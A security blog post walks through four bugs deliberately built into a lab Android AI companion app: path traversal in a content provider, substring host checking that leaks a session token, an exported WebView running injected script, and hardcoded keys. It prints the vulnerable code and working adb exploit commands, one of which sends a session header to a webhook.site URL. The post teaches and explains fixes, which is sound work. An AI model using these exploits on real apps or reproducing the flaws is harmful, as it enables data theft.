
Recreating AI Companion App Vulnerabilities in Android
Richard · October 27, 2026 · Updated October 27, 2026
Introduction
In March 2026, Oversecured published research into security issues affecting Android AI companion apps. The findings included cloud credentials packaged inside apps, weak URL validation, and exported components that accepted attacker-controlled HTML.


I wanted to understand how some of those issues worked in practice, so I built Bytemate, a working Android AI companion app, and recreated several of the security mistakes. It has an on-device AI model, chat history, a PIN screen, and a premium checkout flow. The vulnerabilities are deliberate; this is a lab app, not a new finding in a production app.
Some examples closely mirror the reported findings. The file-provider path traversal is a separate example of a related Android security mistake.
TL;DR
I recreated four issues: a content provider that exposes Bytemate’s private chat database, a URL validation bypass that leaks a session token, an exported WebView that runs externally supplied JavaScript, and credentials hardcoded inside the APK.
These are fairly common Android security issues, but I wanted to show the vulnerable code alongside each exploit.
Want to try the vulnerabilities yourself? Download the free Bytemate APK and explore it with ADB and JADX. It’s an intentionally vulnerable lab app, so use a test device or emulator and dummy data - not your everyday phone or real conversations.\Prefer to watch instead of read ? This Youtube video covers the same four vulnerabilities with live demonstrations.
Background
Bytemate was designed to behave like a normal companion app, rather than a menu of isolated demonstrations. Conversations are saved locally, the app has a chat-export feature, and the checkout and message screens use WebViews. Those features gave me realistic places to introduce the mistakes I wanted to study.
All demonstrations below use my own intentionally vulnerable APK and test data. I’ll use ADB for several proofs of concept because it makes the calls easy to see, but ADB is not itself the vulnerability. Whether an ordinary app can reach the same component depends on the manifest, permissions, and Android’s access controls.
1. Reading the chat database through a content provider
When reviewing an Android APK, I usually check which components are exposed to other applications and what data they return. Bytemate has a content provider for its export feature. It is intended to return files from a shared directory, but the path is built using a filename supplied by the caller:
String requestedPath = uri.getQueryParameter("filename");

File file = new File(baseDir, requestedPath);
Nothing here checks that the resulting file remains inside the allowed directory. In my lab, a request for ../databases/chat.db moves outside the export folder and reaches the private SQLite database.
adb shell content read \

  --uri "content://com.sambal0x.bytemate.sharedfiles/files?filename=../databases/chat.db" \

  > stolen_chat.db
The provider returned the database, which I opened in DB Browser for SQLite. It contained the stored conversations and, in a separate settings table, the PIN used to unlock the app in plaintext.


For a real assessment, I would first identify the provider in the manifest, check who can access it, and trace how URI parameters reach file operations. Just accepting ../ isn’t necessarily the issue. The problem is that the provider allows access to files outside its intended directory. A safer implementation should resolve the requested path and verify that it stays within the intended directory, or expose only a fixed set of approved export files.
2. Leaking a session token through URL validation
Bytemate’s checkout activity loads a website in a WebView. It also has a check intended to allow only its trusted checkout host:
private static final String TRUSTED_HOST = "training.byteblind.com";

public static boolean isUrlTrusted(String url) {

    return url.contains(TRUSTED_HOST);

}
The check looks for text anywhere in the URL rather than validating the actual host. Both examples below pass, even though only the first points to the trusted domain:
https://training.byteblind.com

https://webhook.site/YOUR-ID/training.byteblind.com
Following the URL into the checkout activity reveals why this matters. The WebView request includes the user’s session token as a custom header:
Map<String, String> headers = new HashMap<>();

headers.put("X-Bytemate-Session", AppState.SESSION_TOKEN);

webView.loadUrl(url, headers);
I launched the activity with an attacker-controlled test URL whose path contained the trusted hostname:
adb shell am start \

  -n com.sambal0x.bytemate/.CheckoutWebViewActivity \

  --es extra_checkout_url \

  "https://webhook.site/YOUR-WEBHOOK-ID/training.byteblind.com"
The incoming request appeared in my webhook dashboard, including the X-Bytemate-Session header. This confirmed a token disclosure to a destination the app was never meant to trust. Whether that token could be reused to access an account would depend on the backend’s session handling; I did not need to claim that to demonstrate the leak.

This is a good example of why finding a validation function isn’t the end of a review. I’d want to trace what happens after it returns true: which URL gets loaded, whether credentials are attached, and whether redirects can change the destination. The fix starts with parsing the URL and checking its actual scheme and host against a strict allowlist, along with the other relevant navigation rules.
Try it yourself: Before looking back at the snippet, open Bytemate in JADX and locate the checkout URL validation. Can you identify why the webhook URL passes the check, then trace where the session header gets attached? The interesting part is connecting those two code paths, not just recognising a bad string comparison.
3. Executing JavaScript through an exported WebView
The next code path starts in MessageViewActivity. The manifest makes it available to external callers:
<activity

    android:name=".MessageViewActivity"

    android:exported="true" />
Exporting an activity isn’t automatically a bug. What matters is what external callers can supply and where that input goes. In this case, the activity reads HTML from an intent extra and loads it into a JavaScript-enabled WebView:
webView.getSettings().setJavaScriptEnabled(true);

String html = getIntent().getStringExtra("extra_html_content");

webView.loadData(html, "text/html", "UTF-8");
I tested that path with a simple JavaScript alert:
adb shell "am start \

  -n com.sambal0x.bytemate/.MessageViewActivity \

  --es extra_html_content \

  '<h1>Injected</h1><script>alert(\"XSS in Bytemate\")</script>'"
The alert executed inside Bytemate’s WebView. That proves that external input can reach an executable HTML sink. It doesn’t by itself prove access to the app’s private data or to privileged JavaScript interfaces.

An attacker might use this control to display misleading content inside the app, such as a fake login form. Any additional impact depends on the WebView’s origin, interfaces, permissions, and accessible resources. When testing a new APK, I’d look at the exported component, trace its intent extras, and examine the WebView configuration together. JavaScript being enabled on its own doesn’t tell us much about the actual impact.
4. Credentials inside the APK
This last example is much simpler. I opened the Bytemate APK in JADX and found OpenAI-style and Google Cloud service-account demonstration values in a configuration class:
public class ApiConfig {

    public static final String OPENAI_KEY = "DEMO_OPENAI_KEY";

    public static final String GCP_SERVICE_ACCOUNT =

        "{ \"type\": \"service_account\", ... }";

}
This mirrors the broad issue Oversecured reported in an AI chatbot app. Anyone with the APK can inspect code and packaged resources; compilation doesn’t make embedded server-side secrets private. Actual impact depends on the credential’s scope and permissions. It’s also worth distinguishing a public client identifier from a secret that grants access to a paid API or private cloud resources.
In a real review, finding a key is the start of the investigation, not necessarily the finding’s final impact. Sensitive server-side credentials should be kept off the device and used by a backend service instead.
Final thoughts
None of these bugs are particularly complicated, but it’s easy to see how small implementation mistakes can lead to security issues.
Recreating these issues made it easier to demonstrate exactly where the checks failed and why the exploits worked. Of course, I built Bytemate, so I already knew where the bugs were. Finding similar issues in an unfamiliar APK, without source code or any hints, is a different challenge altogether.
That’s the skill I focus on in Android App Hacking Mastery: building a repeatable approach to Android assessment through topics such as reverse engineering, component testing, WebViews, and dynamic analysis.
If you’d like to try the bugs yourself, you can download Bytemate for free. Run it on an emulator or test device with dummy data, as the app is intentionally insecure.
Sources and further reading
Get new writeups in your inbox
Android hacking techniques, no spam.
Keep reading

Race Condition
Bypassing a Passcode Screen With Nothing but Timing
Fuzzing the deep link parameters went nowhere. The bypass turned out to have nothing to do with parameters at all - it was a timing gap in how the passcode activity got loaded.
October 20, 2026
CVE
CVE-2026-0073: The Android Bug Google Closed as Infeasible, Then Patched as Critical
A logic bug in Android's wireless ADB certificate check let attackers on the same network get a shell with zero clicks. CVE-2026-0073, explained and demoed.
August 2, 2026

Flutter
Intercepting Flutter App Traffic When Burp Shows You Nothing
Flutter apps ignore the OS proxy and ship their own TLS stack, so Burp sits there empty. Here's how to actually get visibility with Frida.
March 2, 2026